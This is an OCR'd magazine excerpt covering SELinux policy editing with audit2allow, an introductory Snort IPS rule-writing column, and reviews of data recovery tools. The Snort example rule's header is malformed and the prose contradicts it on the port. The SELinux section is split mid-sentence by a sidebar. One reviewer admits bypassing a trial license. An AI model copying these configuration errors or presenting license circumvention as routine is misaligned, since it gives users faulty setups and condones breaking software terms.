 [root@engarde ~]# audit2allow -d
 allow httpd_t user_home_t:dir { getattr search };
 allow httpd_t user_home_t:file write;
```

Listing 6. *Our modified local.te policy file*

```
  [root@engarde ~]# cat -n local.te
   1  #
   2  ## to allow apache to write to user's home director's
   3  #
   4  allow httpd_t user_home_t:dir { getattr search };
   5  allow httpd_t user_home_t:file write;
```

The command `setfiles` is ran automatically as part of the SELinux installation process and can be ran anytime after to correct errors. `setfiles` is similar to `fixfiles`, however it requires a context specification file along with the root directory of each filesystem to be relabeled. It will automatically traverse subdirectories, however it will not move across mount points.

You could also have Linux relabel the filesystem on boot, however support varies by distribution. To accomplish this you can send the boot argument `autorelabel` or create an empty file `/.autorelabel`. For example to create the file you would execute the following command:

```
[root@engarde ~]# touch /.autorelabel
```

Both methods will do the same thing: at boot the filesystem will be traversed and relabeled where needed, similar to the `fixfiles restore` command. The `/.autorelabel` file will automatically be created if you boot the system with SELinux disabled so that next time you boot the files you created or altered without SELinux running will receive the proper file context.

Life Made Simpler

In addition to the command line tools mentioned above, there are a growing number of graphical based tools available to aid you in administrating a SELinux system.

Fedora Core 6 contains three X11 server tools that greatly simplify SELinux management for novice users. These tools are found under the *System->Administrator* menu and called: `SELinux Troubleshooter`, `SELinux Management`, and `Firewall and SELinux`. The `Firewall` and `SELinux tool` contains a `SELinux` tab that will all a user to disable and enable `SELinux`. `SELinux` Management will let you perform all the necessary functions to configure and control `SELinux` on your system. The `SELinux Troubleshooter` program will aid you in figuring out errors with your `SELinux` policy and configuration.

Guardian Digital's *EnGarde Secure Linux* distribution provides web-based tools that aid a system administrator in viewing and modifying information about their SELinux system. The tools are seamlessly integrated into Guardian Digital WebTool. With WebTool a system administrator can toggle the state of SELinux, relabel the filesystem, download policies, and view policy audits. Additionally an administrator can easily enable and disable policy booleans, for both the runtime and default boot values.

SELinux Policy

The strength of how well SELinux protects one's Linux box is determined by how tight it's policy is. SELinux policy is responsible for allowing programs to perform only tasks which they are designed for. Two major types of policy in use today are *targeted*, mostly used by desktop systems, and *strict* used by servers. A *targeted* policy is less restrictive then a *strict* policy because only select programs are enforced by the SELinux policy. In a *strict* policy all programs running on the Linux box must have a policy or they are blocked from doing anything.

Setting Up a Policy Development Environment

In order to hack on policy you will need the proper environment set up. We will walk you through the basic steps required, using the EnGarde Secure Linux 3.0 distribution, to set up this environment. Commands on other systems might vary slightly but the same principles will still apply.

The first step in setting up a policy development environment is to change your role using the `newrole` command:

```
[root@engarde ~]# newrole -r
                   sysadm_r
```

Next is to get the policy source but first it's a good idea to disable policy enforcing. To get the needed files execute this command:

```
[root@engarde ~]# setenforce 0
[root@engarde ~]# apt-get install
                     make m4 gcc
                     python engarde-
                     policy-sources
```

The third step is to compile the SELinux policy which was just installed. Do this by changing to the following directory:

```
[root@engarde ~]# cd /etc/selinux/
                     engarde/src/
                     policy
```

Using these commands we can perform all the compiling steps in one statement:

```
[root@engarde ~]# setenforce 0 &&
                     make policy
                     install reload
                     relabel reload
&& setenforce 1
```

There are actually 5 commands included in the one `make` statement. `make policy` will compile the policy source into the required binary file called *policy.[policy number]*. Then `make install` will install the newly compiled policy into the right location. `make reload` will cause SELinux to reload the newly compiled policy and `make relabel` will relabel files where needed to ensure that all the files on the system have the correct context.

If we want to add our own custom rules to the policy we will need a place to store them. Create the files *local.fc*, *local.te*, and *local.if*. Even if they are not all going to be used they must be created for policy compiling to work properly. The reason we don't make changes to the applications policy directly is to ensure that future policy updates don't modify or remove the local changes. Execute the following command to make the local files:

```
[root@engarde ~]# touch
 /etc/selinux/engarde/src/policy/
                     policy/
                     modules/admin/
                     local.{fc,te,if}
```

The next step is editing the configuration file. Do this by editing the */etc/selinux/engarde/src/policy/policy/modules.conf* file and add the line `local=base` then save the file.

Lastly we need to compile, install, relabel, and enforce again. To do this execute the following command:

```
[root@engarde ~]# setenforce 0 && make
                     policy install
                     reload relabel
                     reload &&
 setenforce 1
```

Check the output of make to ensure your `local.*` files were included in the compilation.

Listing 7. *Kernel Audit Access Denied Log Entries*

```
[root@engarde ~]# dmesg
audit(1179768169.086:21): avc: denied
{ read } for pid=1720
comm="ls" name="log" dev=sda5
ino=160332 scontext=root:staff_r:staff_t
tcontext=system_u:object_r:var_log_t tclass=dir
```

Listing 8. *Example of a boolean :*

```
#
# Boolean for whether or not Apache can write to the httpd_content_t
# files and directories.
#
tunable_policy(`httpd_write_content_dir', `
   allow httpd_t httpd_content_t:dir { search rw_dir_perms
   create_dir_perms };
   allow httpd_t httpd_content_t:file { rw_file_perms create_file_perms };')
```

A Glance at SELinux File Structure

The `*.fc`, `*.te` and `*.if` are key files for any policy. At some point a system administer will need to change or create new files of theses types to insure their system will stay secure and working correctly:

- `*.fc` – These files define the security context of directories and files for labeling.
- `*.te` – These files are type enforcement files that set up rules for allowing access. In other words these files define access vector rules and transitions.
- `*.if` – These files contain macros that create a common module interface. These interfaces help a module export functionality in a standard form for other modules to use.

Each of these files are used for a specific reason. To better understand SELinux you should look at these files.

Making Sense of the Policy

Policy syntax is not as scary as it appears at first glance. The syntax might look a little weird but looking at some examples will help clear the fog. A policy defines access rights for all users and applications. The most used statement in the policy file is `allow`. This statement grants access for users and processes. Another important part of the policy is types. Types are defined in the policy files and used to allow objects to access what they need.

See a Listing 2 for yourself by executing the following command.

After running this command we can see the type called `postfix_t` which is the context that postfix is currently running as.

Let's take a closer look by examining part of the Apache policy located in the file called *apache.te*. The `allow` statements below set rules to allow Apache to execute library files which it needs to be able to run properly.

```
# Execute libs
allow httpd_t lib_t:dir search;
allow httpd_t lib_t:file { execute
                          getattr read };
allow httpd_t shlib_t:file { execmod
                          execute getattr
                          read };
allow httpd_t httpd_lib_t:file {
                          execute getattr
                          read };
```

The format of an allow statement is:

```
allow Source type(s)  Target type(s)
: Object class(es) : { Permission(s) }
```

Let us look at the last allow rule above in more detail:

- `httpd_t` – The source type of the process which is attempting access,
- `httpd_lib_t` – Defines the target type of an object being accessed by the process,
- `File` – An object class which specifies what access is permitted,
- `{ execute getattr read }` – The kinds of access that the source type is permitted to perform on the target type.

The `dontaudit` statement is useful for suppressing audit messages of a rule. For example, if you created a policy you know to be correct but errors messages are being outputted you could use dontaudit to suppress the errors. The syntax is `dontaudit [the allow rule]`, for example, we could enter this statement into our *local.te*:

```
dontaudit httpd_t bsdpty_device_t:
                chr_file { read
                write }
```

The structure of this statement is very similar to the allow statements, only we used dontaudit to deny the action. In the above rule, `httpd_t` is the object type and we are forbidding it permission to access the object type `bsdpty_device_t`. `chr_file` is the class that defines how the data is exchanged. Then we state the actions that are not allowed to be taken, which is *read* and *write*. Now, with the `dontaudit` rule in place, when SELinux denies the action specified, error messages will not be generated. Be careful not to overuse `dontaudit` because it could hide messages you actually want!

Modifying Policy

Customizing a system's SELinux policy is necessary when running an application which the policy is unaware of. Particularly, web based applications might need customization of the Apache policy in order to run properly. We are going to walk through a simple case where SELinux is preventing a script from executing correctly. For the purposes of this article, I'll assume you have a server running EnGarde Secure Community 3.0. EnGarde Secure Linux is a good base for learning SELinux policy since it's a server-

Additional Resources

- *SELinux by Example*, by F. Mayer, K. Macmillan and D. Caplan (Prentice Hall, 2007).
- *SELinux*, by Bill McCarty (O'Reilly 2003).
- Tresys Technology (*http://www.tresys.com/*).
- Project wiki for SELinux (*http://selinuxproject.org/page/Kernel_Development*).
- NSA official SELinux web page (*http://www.nsa.gov/selinux/*).
- Hardened Gentoo (*http://www.gentoo.org/proj/en/hardened/selinux/selinux-handbook.xml*).
- Debian SELinux (*http://wiki.debian.org/SELinux*).
- Fedora Core (*http://fedoraproject.org/wiki/SELinux*).
- EnGarde Secure Linux (*http://www.engardelinux.org*).
- Linux Security (*http://www.linuxsecurity.com/*).

only system, which allows for a policy that is easier to understand than desktop distributions which would include many policy modules for X11 and other desktop applications.

We are trying to run a PHP script that we want Apache to be able to execute. But the SELinux policy is not allowing Apache to write to the user's home directory. We would know this by viewing the kernel log messages by running `dmesg`. See Listing 3.

After we are sure that it is a policy violation that is preventing us from executing our program we could call `audit2allow -d` to output the `allow` statements (see Listing 5) that would permit our script to run correctly.

To allow Apache to have write access to user's directories we need to change the current SELinux policy. Begin changing the policy by adding lines to the *local.te* file which was just made. The `audit2allow` command nicely displayed the allow statements which were being blocked. So all we need to do is copy them to the *local.te* file, (see Listing 6). It's important to always read carefully before adding any allow statements from `audit2allow` to the system policy, as it may allow more access than necessary for the application. Remember, that this example is only for learning how to change the system policy to get a script running with SELinux and should not be used on a production server.

The last step is to compile the policy as defined above in *Setting Up a Policy Development Environment* and make sure that the PHP script is now running.

Looking at Logs

Now that you have a policy development environment and are able to compile SELinux policy, you can make policy changes to correct any audited messages in your system log or enable a permission needed by an application you use.

The first step would be to open a terminal to the server, ensure you're logged in with the `sysadm _ r` role and execute the following commands:

```
  [root@engarde ~]#id -Z
 root:sysadm_r:sysadm_t
 [root@engarde ~]# setenforce 0
 [root@engarde ~]# dmesg -c
[root@engarde ~]# watch audit2allow -d
```

These commands will allow you to view the missing SELinux permissions in real time. The `audit2allow` command is the single most useful tool when troubleshooting SELinux problems. When run with the `-d` switch, it monitors the `dmesg` output for SELinux audit errors, and automatically converts these errors into the correct allow command that could be added to the policy to permit the denied action. Again, `audit2allow` is not intended as an automatic policy generator, but as an aid to developing policy.

If you're unsure what file is being accessed, look at your system log and search it for the actual denial message. The denial message will look like presented in Listing 7.

The `ino=160332` entry in the denial message indicates the `inode` of the file that the denial refers to. Users can locate this file by using a find command:

```
[root@engarde ~]# find / -inum 160332
/var/log
```

You can see that `root:staff _ r:staff _ t` is the source context and the targeted file's context is `system _ u:object _ r:var _ log _ t`. If you need to assign a different file context to a file, edit the `/etc/selinux/engarde/src/policy/policy/modules/admin/local.fc`. Once you've assigned a new context to a file, recompile and relabel, then perform your application testing again ensure that your application is running and the kernel is not generating any errors.

Conditional Policy

Booleans allow the policy to set a group of rules to be enabled in certain conditions. One benefit of boolean variables are we can turn them off and on when needed. In this example the policy uses a macro called *turnable_policy*. It takes two arguments: the name of the boolean and a list of policy rules. When the boolean is turned on the policy rules will be loaded into the current policy.

Booleans are another example of how SELinux keeps evolving. They were not in the original SELinux design but they where added to grant more flexibility to the security framework and allow system administrators to have greater control over their policy.

Additional Policy Tools

In addition to the standard SELinux tools there are numerous 3rd party tools available. Of particular interest are open source tools provided by Tresys Technology and Hitachi Software. Tresys Technology provides a suite of tools for analyzing and debugging SELinux polices and are included in most SELinux distributions. You can find the source code and latest version of their tools at *http://www.tresys.com/selinux*. Hitachi Software developed a tool called seedit, a web-based GUI for generating new policy statements. (*http://sourceforge.net/projects/seedit*).

Conclusion

With the information provided in this article you should have enough understanding of SELinux-based security to confidently use and manage it. The best way to master SELinux is to hack on your system's provided policy. SELinux policy is constantly evolving, and will continue to be improved upon. By getting involved in the SELinux community you can aid developers in testing and developing policies and tools, making SELinux even more secure and stable. The number of corporations sponsoring SELinux development is growing every day. Companies like Red Hat, Tresys Technologies, and Guardian Digital are helping to demystify SELinux and make it a standard security framework. With their efforts and your support we can make sure SELinux becomes integrated and enabled in all Linux distributions in the future. ●

Writing IPS Rules

Matthew Jonkman

Writing signatures for an IDS or IPS such as Snort is as much art as it is science. There are many things to consider when doing so; false positives, false negatives, preprocessing and stream reassembly, load and efficiency, etc. Many experienced snort and other IDS users can make it many years into a career without writing a single rule. It's unfortunate, but very true. I'd like to cover in this and the next few articles some tips and tricks for writing Snort Rules. Many of you may already write rules on a regular basis, or feel you understand the syntax and concepts. Hopefully we can cover a few tricks of the trade of which you may not have been aware. One of the most enjoyable things about Snort and the security industry in general is this one simple truth: The more you learn, the less you know. There are always many more things to learn, and that learning can come from anywhere.

So let's start this month with the basics. Snort rules (also called signatures) are descriptions of a sequence of events, or a state, in relation to network traffic. For example, let's take this relatively simple rule for discussion:

```
alert tcp any any -> any 192.168.1.1 (msg:”Test Signature”;
        flow:established,to_server; content:”abc123”;
        nocase; classtype:not-suspicious; sid:1000001; rev:1;)
```

This signature will trigger in the string `abc123` is seen in an established tcp stream to the `IP 192.168.1.1`. The rule syntax is horribly confusing if you're not familiar with the basic structure. Let's break this signature down into its basic pieces:

```
        Header
alert tcp any any -> any 192.168.1.1

       Body
(msg:”Test Signature”; flow:established,to_server; content:
        ”abc123”; nocase; classtype:not-suspicious; sid:
        1000001; rev:1;)
```

The header is the first part of a rule that Snort uses to do initial prematching. The parts of the header may look simple, but they're very important. The `alert` portion is the Action. An Action can be alert, pass, log, drop, reject, sdrop (silent drop). These are relatively self-explanatory with reject, drop and sdrop only being relevant if you're running snort in its inline mode (more on this in a coming article).

Next we have the protocol. Generally this is tcp, udp or icmp. But any protocol can be used that the system snort is running on recognizes. This is important – any protocol THE SENSOR recognizes. On most systems this will be any protocol listed in */etc/protocols*. If you need to use special or local protocols in snort rules, just add them (in the appropriate way) to your protocols file and you can use snort to detect within those streams. Stream reassembly may be a challenge, but basic packet matching should work.

The remainder of the header is the ip and port definition. It's important to put a bit of thought into this, I can't count the number of times I've spent hours troubleshooting a rule only to find out I'd put the IP definition in backwards. You'll find most often an IP portion that looks like so:

```
$EXTERNAL_NET any -> $HOME_NET 80
```

Variables are a very important part of the snort config file. This tells Snort to only consider packets that are coming from an IP defined in `$EXTERNAL_NETS` with any service port, coming to my `$HOME_NET` on port 80. Inbound HTTP is what we're interested in here most likely.

It's important to define this as closely as possible. If you know that the pattern you're looking for won't happen in any other traffic, or you don't care about it if it does happen in other streams, then having a tight definition will allow Snort to ignore a LOT of traffic, thus greatly reducing the load this rule could potentially place on your sensor. But be careful not to get tunnel-vision here and define things too tightly. Take a few moments and consider all the options when making a rule. It's generally best to err on the side of looking into too many packets versus ignoring attacks.

The next part of the rule is the more complex area. The Body of the rule looks like so:

```
(msg:”Test Signature”; flow:established,to_server; content:
        ”abc123”; nocase; classtype:not-suspicious; sid:
        1000001; rev:1;)
```

We can break this down further into several parts, what I call matching and meta-data. Meta-data is the administrivia of a rule. We can cover those easily here. The msg is the name of the rule. Every rule should have a name, although Snort will allow rules that do not. It's just going to be very confusing to your event manager to have a bunch of no-named hits.

Classtype is a grouping for the rule. This is also not required, but highly recommended. The classtypes available are in the snort file classifications.cfg and are quite self-explanatory. This is relevant only to the output event manager and not to Snort and traffic processing.

SID is the Signature ID. This is a very important number. Every rule should have one (although again Snort will allow rules without SIDs, but your event manager is going to have a heart-attack). SIDs in the range of 1000000 to 1999999 are defined as being for local use only. So put your rules in that range to avoid conflicts with rules from public rulesets you may also be using.

REV can be considered a sub-part of SID. Each rule is identified by a SID of course, but it's also sub-identified by it's REV. Each time a rule is changed the REV should be increased. When your event manager logs a snort alert it will record the SID:REV that triggered the alert. This can be very useful when troubleshooting problems. Be sure to increase the REV when working on a rule or you'll end up confused. REVs are free, use as many as you need.

Now lets get into the meat of a Snort Match:

```
flow:established,to_server;
content:”abc123”; nocase;
```

This is the portion of the rule that you've been waiting for. Here's where Snort really starts to earn its keep. We're saying in the above line that Snort should look only in established TCP streams (i.e. not in setup packets, and not in random stray packets that are not part of a connection), and that it should only consider packets that are TO the server. Server in this context means the system that received the connection, not the initiator. So at this point we have already eliminated a lot of packets from the pattern match; only packets TO 192.168.1.1, only those in an established stream, and only those with port 80 as a destination port will be considered. Now let's do the pattern match.

CONTENT is the most commonly used directive in a Snort rule. It does exactly what you'd expect, looks for the string in quotes within the allowed packets. If it matches, then the rule fires and we have an alert generated. There is a modifier behind that content match though; NOCASE.

NOCASE also does what it appears; considers the previous content match in a case-insensitive mode. This is an important thing to consider. Many attacks will work in either case, or any combination thereof.

In all rules we write performance and accuracy are probably the most important things to keep in mind. Performance will allow us to run more traffic through our sensors before requiring faster boxes or hardware acceleration, etc. Accuracy for the obvious reasons; if you write a rule that only hits on half of the attacks it could see then you're in deep trouble.

The major performance concept we've seen so far is making sure that you're only applying content matches to packets that could conceivably have the string you're looking for. This will make Snort much more efficient, and with careful consideration you can even eliminate many false positives. Say you're looking for that abc123 string in inbound traffic only. The way we applied the IP portion of the rule and the flow statement eliminates any false positives in traffic going outbound or to other hosts. Since we don't care about those packets those would be false positives, and are not going to hit.

Pattern matching in any form is expensive in terms of CPU time. The more CPU time Snort has to use on each packet, the fewer packets it can process in real time, and the closer you are pushed toward the edge of your sensor's performance window before dropping packets. Dropped packets are the kiss of death, avoid them at all costs.

Next article we'll get into other types of pattern matching, some of the fancy stuff you can do with pcre and the like, and preprocessors. ●

Choosing Data Recovery Software

The choices of data recovery software range from free to thousands of dollars. There are many differences between open source and commercial software, and data recovery is no exception. Cost will be the determining factor for many who are in need of software to recover lost data. A good rule of thumb is to consider what the data is worth to you before you spend money on it. If you lost a bunch of mp3's or rar's that can easily be re-downloaded, then open source may be the way to go. Is it a presentation that you worked many hours on, or source code you forgot to backup? If so, then you may need to look at commercial software that can recover any type of file, including partially overwritten files. Recovering partial data is better than recovering no data at all.

The single most important thing to consider when you inevitably lose your data is *what* are you trying to recover. Are they Microsoft Word documents, Excel spreadsheets, Quicken files, executables, mp3's, gif's, jpg's, pst's, and so on. Most data recovery software specializes in certain data types so knowing what you want to recover will save a lot of time. There are recovery programs that specialize in searching for specific file types like Microsoft Office documents, and do so with ease and efficiency. If you know what file type you need to find, then using one of these specialized programs could prove invaluable.

Not only are there many data types, but there are just as many file systems. The most common file systems will be FAT16/FAT32, NTFS/NTFS5, HFS/HFS+, Ext2/Ext3, and possibly Reiser FS. You may even have a RAID array that needs to be recovered, so consider all of this while looking for data recovery programs. FAT and NTFS file systems will be most common on windows systems, but you will often see these file systems on Linux drives and USB thumb drives for portability. Not every data recovery suite is going to be able to read all of these file systems; therefore it is better to know beforehand which files systems you have. Some recovery programs will recognize all types of file systems, but most are specifically geared towards Widows and the FAT/NTFS systems.

Once you know what types of files and which file system you have, you can then start looking at programs to recover your data. When a file is deleted from a system, it actually still resides on the hard drive. The OS thinks it doesn't exist, which is where the data recovery program comes in. Generally, only a pointer to the file is removed so it is simple to recover deleted files since the original file is still there, along with all its metadata. As long as the system does not use the unallocated space to write another file, it is extremely easy to recover files. Most automated Window's GUI based data recovery programs can recover deleted files with ease. Some are similar to just moving programs out of the recycle bin, so watch out for those programs. All the program has to do is scan a hard drive for files with no pointers, then BAM your *deleted* files are recovered. But what happens when part of that file has been overwritten by another file? Ah ha, that is where the boys are separated from the men in the art of recovering data.

Good data recovery software will also have the ability to read the hard drive at the bit level and use whatever metadata it finds to identify the file. There may even be a database of file signatures the program uses to compare the files to. Each file has signatures in the metadata to tell the OS what type of file it is. Data contained in the metadata includes file permissions, created, modified, and deleted timestamps, as well as a whole host of other information. Even if a file is partially written over, data recovery software should be able to use this information to at least partially recover the file. While it may not seem like such a big deal to recover only partial files, just imagine how much time will be saved if you are able to recover most of your spreadsheet so you don't have to start over.

You are not always going to know a specific file that needs to be recovered, so a program should have a means to categorize the recovered files and perform specific searches using the metadata. For example, you may have several files that need to be recovered so you want to be able to tell the program x file types and/or this date range. Once it finishes scanning your hard drive for lost files, there needs to be a mechanism in place for parsing the data. Some software allows searches by keyword and file type at the very least. The most useful and accurate searches will use regular expressions to parse the data bit for bit. This is what forensic investigators use and will most likely be the higher end and most accurate data recovery tool.

Last, you need to look at the program's ease of use and learning curve. Is it GUI based or command line? Depending on the ability of the program to actually recover data, this is in large part a personal choice. All in all, there are many factors to consider when looking at data recovery tools. Knowing in advance what you need to recover will help find a program specifically tailored to fit your needs.

by Clint P. Garrison
MBA, MS, CISSP, QSA

Opinions

Photorec

I chose photorec to recover a hard disk that was accidentally formatted from NTFS to EXT3.

We used this tool because of the urgency of the situation, with addition of stress from the client and having not been prepared for the situation. We had not had experience with other utilities.

The utility works well for most situations, it is very easy to run, and has a list of files collected so far, even sorted into a few categories (mp3s,doc,xls,txt,rtf,other,etcetera). A full list may be acquired here. It even found some data from three plus formats ago.

The only caveats one may find is that it takes about twenty-three hours for an 5200 rpm eighty gigabyte hard disk and that it may be discomforting to use a command line. As well as the fact that some files were corrupted (mostly excel files). One problem that appeared before me was that I failed to recover a financial report, however all other data was recoverable from the hard disk, and I had backups for most other items.

I would recommend *photorec* to other users/companies. This utility is reliable, though the best policy is to keep backups often.

Final note: 8

by Justin Peacock




Figure 1. *Photorec*

Custom built hardware and software, and linux tools

We do commercial data reco's – hardware and software, that is why we chose these kind of tools. PC3000 was also under our consideration, however the price was too high.

Our previous experiences were with Ontrack, GetDataBack and a custom interface board. We needed access to firmware and other things that consumer grade software can't do. We decide to get this mentioned above.

Tool works fine. It was designed to our specifications so it meets them all. Advantages are the ability to access drives faster, modify firmware if needed. Disadvantages are that we have to hire programmers for any changes, so it takes more time but this is not a big problem. Surprisingly, we have not got any problems or breakdowns. We wish it would last forever.

Its proprietary – being a few years old I would recommend a redesign with modernizations to it.

Final note: 8

by Chris Bequeath, owner – Business Network Solutions

Stellar Phoenix FAT & NTFS v 2.1

The computer suddenly would not boot and had the error message, damaged File allocation table. I changed hard drives, having a clone of the C: drive, that was six months old. After the system was running I was still unable to access the one drive.


Stellar was good choice to recover my files.

I had problems with lost files several years ago and used few other products. But I have tried Stellar Phoenix and went right to it. My recent problem was getting the program to recover the data it located.

I would recommend it to others and actually I have already done it. I must say that I am pretty satisfied with Stellar software and the technical support that I have received.

Final note: 9

by G. Harris – Stellar Client



Disk No.	Model No.	Serial No.
HardDisk 1	UNKNOWN	UNKNO...

For Help, press F1

Total 0 Bytes in 0 Files in 0 Folder

Figure 2. *Stellar Phonix FAT & NTFS v 2.1*

R-studio

I need to recover data from my corrupt HDD. I came up on a Google search and found a tool suitable for me – R-studio.

I do not remember exactly if I had other tools in my mind. The biggest factors in this one were price, and that the site had a working demo that could show me that it would recover the data before I paid for the tool.


Previously, I had conducted data recovery of specific files using hex tools and reading raw information from the disk, using a Symantec tool. I cannot remember what that tool was though. I changed it because of the volume of files that I was recovering. R-studio software is fine. Main advantage is that it can save scanned disk images so that you do not have to scan for files again. Disadvantage: comes in different flavors, cannot recover fat32 drives with NTFS version. Apart from that I did not notice any serious problems.

I would recommend it to others as I was recommending it via my forum ever since I first used it.

To sum up I can say that it works great, but has limitations in that it comes in NTFS version or FAT version, or Linux version, can get a suit but costs a lot for one time recoveries.

Final note: 8

by Daniel Rainbow – moderator of : www.computerforums.org


Drive View (My Computer) - R-STUDIO network edition

Device/Disk	FS	Start	Size
FUJITSU MPG3409AT...			38.2 G...
X:	NTFS	31.5 K...	502.0 ...
F:	FAT16	502.0 ...	996.2 ...
Partition2		1.5 GB	643.2 ...
BSDPart0		50 MB	500 MB
BSDPart1		550 M...	90 MB
C:	NTFS	2.1 GB	2.0 GB
Recognized0	NTFS	0	2.0 GB
N:	NTFS	4.0 GB	2.0 GB
Partition5	Ext2FS	6.0 GB	1004.0 ...
Partition6	FAT32	7.0 GB	2.0 GB
M:	NTFS	8.9 GB	47.0 M...
D:	NTFS	10.7 G...	8.1 GB
E:	NTFS	18.7 G...	4.8 GB

Name	Value
Drive Type	Partition
Name	Partition5
Size	1004.0 MB
Partition Offset	6.0 GB
Partition Size	1004.0 MB
Partition Type	Ext2FS/XIAFS
Ext2FS Information	
Block Size	4 KB
First SuperBlock Offset	1 KB
Blocks Per Volume	257032
INodes Per Volume	128768
Creator OS	Linux

Type	Text
	Scan started for C:
	Scan finished for C:

Ready

Figure 3. *R-studio*


GetDataBack for NTFS/FAT

I formatted my disk drive and actually got my data back, but not the music, as it was garbled. I found GetDataBack and it fullfilled my expectations. I did not think about other kinds of data recovery tools. I own one for personal use, if I ever need it. Once I find a good one, I don't go elsewhere. Any additional seeking is not needed.

For me GetDataBack works alright. An advantage is that it actually works. The disadvantage is the time of process. It scans the surface. Another one is that the trial does not work. You get a preview, but you need to buy it. Needless to say, I bypassed it.

I have not used it that much for it to die on me, so I did not notice any big problems with functioning of this software.

I would recommend it to others.


GetDataBack for NTFS (Version 3.02)

Do not write anything to the drive you want to recover the data from. This includes installing programs, surfing the Internet or even booting from that drive. Instead, attach the drive as a second (slave) drive to a working system. Install and run GetDataBack on the healthy system. More...

If you suspect that your drive may have a physical problem or if you get read errors during the scan with GetDataBack, consider making an image of the drive first.

If your drive has severe physical problems, we strongly recommend that you refrain from all do-it-yourself data recovery attempts and send the drive to a specialized lab.

Scanning an external drive can be very time consuming, especially when using USB1. If possible, remove the drive from its enclosure and attach it directly to the internal IDE cable of your computer. Please search the Internet for help on how to do this.

Welcome to GetDataBack for NTFS

(c) 2001-2006 by Runtime Software

This version of GetDataBack recovers data from NTFS file systems. If you want to recover data from a FAT file system you need to download GetDataBack for FAT.

This program will help you to recover your data in 3 easy steps. Upon completion you will be able to copy your files to another disk or an available network drive.

To optimize GetDataBack's recovery engine please describe your data loss scenario here:

● I don't know, use **default settings**.
○ **Systematic file system damage**, e.g. Format or FDisk.
○ **Sustained file system damage**, e.g. a new operating system was installed.
○ I want to recover **deleted files**.

Please refer to the online help (**F1**) or the links to the left if you have any questions.

Click Next to begin the data recovery.

Memory in use: 574 556 | Unlicensed Evaluation Copy

Figure 4. *Get Data Back for NTFS/FAT*

Final note: 7.5

by Marc-Andre – moderator of : www.computerforums.org

Stellar Phoenix FAT & NTFS v 2.1


I had really huge problems with the disk surface (there was no mechanical noise). Defrag hung and then the laptop would not boot. There was no mechanical noise at any time during recovery, but there were a lot of read re-tries. Now I have the data, I reinstalled the disk in the laptop and used the Toshiba recovery disk to try to rebuild the drive, but the disk was not recognised. I have ordered a new disk.

Before current tool I used RTT R-Tools Technology R-Studio. But finally get Stellar which enable me to solve my problems.

I didn't have any difficulties with Stellar. It simply works fine. I would recommend this software to others without any doubts.

Final note: 10

by I. Fisher – Stellar Client


Stellar Phoenix File Recovery

What would you like to do?

Use to recover:
- Recently deleted files and folders
- Deleted temporary files
- Files emptied out of the Recycle Bin
- File deleted after a disk cleanup

The scan is almost instantaneous.
This option trades speed for efficiency

☑ Show wizard on startup

Support: http://www.stellarinfo.com/support

ated Date	Status	File Id
28-12-2005	Very Good	92364
28-12-2005	Very Good	92365
28-12-2005	Very Good	92366
28-12-2005	Very Good	92367
28-12-2005	Very Good	92368
28-12-2005	Very Good	92369
28-12-2005	Very Good	92370
